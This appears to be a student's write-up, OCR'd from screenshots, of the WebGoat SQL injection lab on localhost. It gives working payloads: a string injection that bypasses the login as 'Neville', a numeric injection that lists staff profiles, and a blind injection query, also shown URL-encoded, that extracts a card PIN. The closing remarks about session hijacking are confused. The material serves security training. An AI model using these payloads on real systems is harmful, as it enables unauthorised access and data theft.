
## 2) SQL Injection Flaws

You start this part by clicking on the “Injection Flaws” tab and looking under the LAB: SQL Injection section:

Complete the following two parts of the SQL Injection Lab. For each part, include the correct values used to successfully exploit the application for each stage.

### Stage 1: String SQL Injection

Click string SQLI injection under SQL injection section:



LAB: SQL Injection

Stage 1

Stage 1: Use String SQL injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).

Larry Stooge (employee)

Password

Cookies / Parameters


Cookie/s

| | |
|---|---|
| name | JSESSIONID |
| value | EC09970EEE80CD8C9464F092AE7E1CB6 |
| comment | |
| domain | |
| maxAge | -1 |
| path | |
| secure | false |
| version | 0 |
| httpOnly | false |

Parameters

| | |
|---|---|
| scr | 1537271095 |
| menu | 1100 |
| stage | 1 |
| num | |

Start the tamper data tool (Developer tools for firefox). Change the value in drop down to "Neville" and click on login.



http://localhost:8080/webgoat/attack?Screen=1537271095&menu=1100&stage=1

| Request Header Name | Request Header ... |
|---|---|
| Host | localhost:8080 |
| User-Agent | Mozilla/5.0 (Macint |
| Accept | */* |
| Accept-Language | en-US,en;q=0.5 |
| Accept-Encoding | gzip, deflate |
| Content-Type | application/x-www- |
| X-Requested-With | XMLHttpRequest |
| Referer | http://localhost:808 |
| Content-Length | 38 |
| Cookie | JSESSIONID=A93 |

| Post Parameter Name | Post Parameter ... |
|---|---|
| employee_id | 112 |
| password | |
| action | Login |

271095/1100/1

LAB: SQL Injection

1

1: Use String SQL Injection to bypass authentication. Use SQL injection in as the boss ('Neville') without using the correct password. Verify that e's profile can be viewed and that all functions are available (including h, Create, and Delete).

Neville Bartholomew (admin)

Password

Cookies / Parameters

Cookie/s

| | |
|---|---|
| name | JSESSIONID |
| value | A93BF0634206F45E3BA3AF3BAB9 |
| comment | |
| domain | |
| maxAge | -1 |
| path | |
| secure | false |
| version | 0 |
| httpOnly | false |


Parameters

| | |
|---|---|
| scr | 1537271095 |
| menu | 1100 |

Enter the following value for password field to perform sql string injection :

x’ or ’a’=’a


An click OK.



http://localhost:8080/webgoat/attack?Screen=1537271095&menu=1100&stage=1

| Request Header Name | Request Header ... |
|---|---|
| Host | localhost:8080 |
| User-Agent | Mozilla/5.0 (Macint |
| Accept | */* |
| Accept-Language | en-US,en;q=0.5 |
| Accept-Encoding | gzip, deflate |
| Content-Type | application/x-www- |
| X-Requested-With | XMLHttpRequest |
| Referer | http://localhost:808 |
| Content-Length | 38 |
| Cookie | JSESSIONID=A93 |

| Post Parameter Name | Post Parameter ... |
|---|---|
| employee_id | 112 |
| password | x'or'a'='a |
| action | Login |




Stage 2: Block SQL Injection using a Parameterized Query.
Implement a fix to block SQL injection into the fields in question on the Login page. Repeat stage 1. Verify that the attack is no longer effective.

* You have completed String SQL Injection.
* Welcome to Parameterized Query #1

## Stage 3 Numeric SQL Injection

Click Numeric SQL injection under SQL injection section:


LAB: SQL Injection

Stage 3

Stage 3: Execute SQL Injection to bypass authorization.
As regular employee 'Larry', use SQL injection into a parameter of the View function (from the List Staff page) to view the profile of the boss ('Neville').

Goat Hills Financial
Human Resources

Larry Stooge (employee)
Password •••••
Login

Cookies / Parameters


Cookie/s

| | |
|---|---|
| name | JSESSIONID |
| value | 7C34CA27F57A97D2B1CEE48F4FACFA29 |
| comment | |
| domain | |
| maxAge | -1 |
| path | |
| secure | false |
| version | 0 |
| httpOnly | false |

Parameters

| | |
|---|---|
| scr | 1537271095 |
| menu | 1100 |
| stage | 3 |
| num | |

Start the tamper data tool and click on Login. Enter the password as “larry”. Select Larry Stooge and click on view profile. In employee_id section put 101 or 1=1 order by salary desc.



Tamper Data - Ongoing requests

http://localhost:8080/webgoat/attack?Screen=1537271095&menu=1100&stage=3

| Request Header Name | Request Header Value |
|---|---|
| Host | localhost:8080 |
| User-Agent | Mozilla/5.0 (Macintosh; I |
| Accept | */* |
| Accept-Language | en-US,en;q=0.5 |
| Accept-Encoding | gzip, deflate |
| Content-Type | application/x-www-form- |
| X-Requested-With | XMLHttpRequest |
| Referer | http://localhost:8080/wel |

| Post Parameter Name | Post Parameter Value |
|---|---|
| employee_id | 101 or 1= 1 order by sal |
| action | ViewProfile |

| Request Header Name | Request Header Value |
|---|---|

| Response Header Name | Response Header Value |
|---|---|

LAB: SQL Injection

**Stage 3**
Stage 3: Execute SQL Injection to bypass authorization.
As regular employee 'Larry', use SQL injection into a parameter of the View function (from the List Staff page) to view the profile of the boss ('Neville').

Goat Hills Financial
Human Resources

**Welcome Back** Larry - Staff Listing Page

Select from the list below

**Larry Stooge (employee)**

Cookies / Parameters


Cookie/s

| | |
|---|---|
| **name** | JSESSIONID |
| **value** | 7C34CA27F57A97D2B1CEE4 |
| **comment** | |
| **domain** | |
| **maxAge** | -1 |
| **path** | |
| **secure** | false |
| **version** | 0 |
| **httpOnly** | false |

Parameters

| | |
|---|---|
| **scr** | 1537271095 |
| **menu** | 1100 |
| **stage** | 3 |
| **num** | |

Result :



LAB: SQL Injection

**Stage 3**
Stage 3: Execute SQL Injection to bypass authorization.
As regular employee 'Larry', use SQL injection into a parameter of the View function (from the List Staff page) to view the profile of the boss ('Neville').

Goat Hills Financial
Human Resources

**Welcome Back** Larry

| | | | |
|---|---|---|---|
| First Name: | Larry | Last Name: | Stooge |
| Street: | 9175 Guilford Rd | City/State: | New York, NY |
| Phone: | 443-689-0192 | Start Date: | 1012000 |
| SSN: | 386-09-5451 | Salary: | 55000 |
| Credit Card: | 2578546969853547 | Credit Card Limit: | 5000 |
| Comments: | Does not work well with others | Manager: | 102 |
| Disciplinary | Constantly harassing rkers | Disciplinary Action Dates: | 10106 |

Cookies / Parameters

Cookie/s

| | |
|---|---|
| **name** | JSESSIONID |
| **value** | 7C34CA27F57A97D2B1CEE48F4FACFA29 |
| **comment** | |
| **domain** | |
| **maxAge** | -1 |
| **path** | |
| **secure** | false |
| **version** | 0 |
| **httpOnly** | false |

Parameters

| | |
|---|---|
| **scr** | 1537271095 |
| **menu** | 1100 |
| **stage** | 3 |
| **num** | |

**3) Extra Credit:**

Complete the following two parts of the Injection Flaws lab. For each part, include the correct values used to successfully exploit the application for each stage.

**Blind Numeric SQL Injection**

Prepare following sql command for this exercise :

SQL Command :

SELECT pin FROM pins WHERE cc_number = ‘**1111222233334444’**

**INJECTED QUERY**

101 AND 1 = ((SELECT pin FROM pins WHERE cc_number = ‘1111222233334444’ ) = VARIABLE_NUMBER_FOR_PIN)

IF TRUE, THIS QUERY - > ((SELECT pin FROM pins WHERE cc_number = ‘1111222233334444’ ) = 1 ) RETURNS 1

IF FALSE, THIS QUERY - > ((SELECT pin FROM pins WHERE cc_number = ‘1111222233334444’ ) = 1 ) RETURNS 0


account_number = 101 AND 1 = ((SELECT pin FROM pins WHERE cc_number = ‘1111222233334444’ ) = )

Php encoded version of above account_number :


Account_number = 101%20AND%201%20%3D%20((SELECT%20pin%20FROM%20pins%20WHERE%20cc_number%20%3D%20%E2%80%981111222233334444%E2%80%99%20)%20%3D%20)%0A

This will be our hijack Id :

Once the session is hijacked we will get the pin for the required account.



| | |
|---|---|
| Host: | LOCALHOST |
| Port: | 80 |
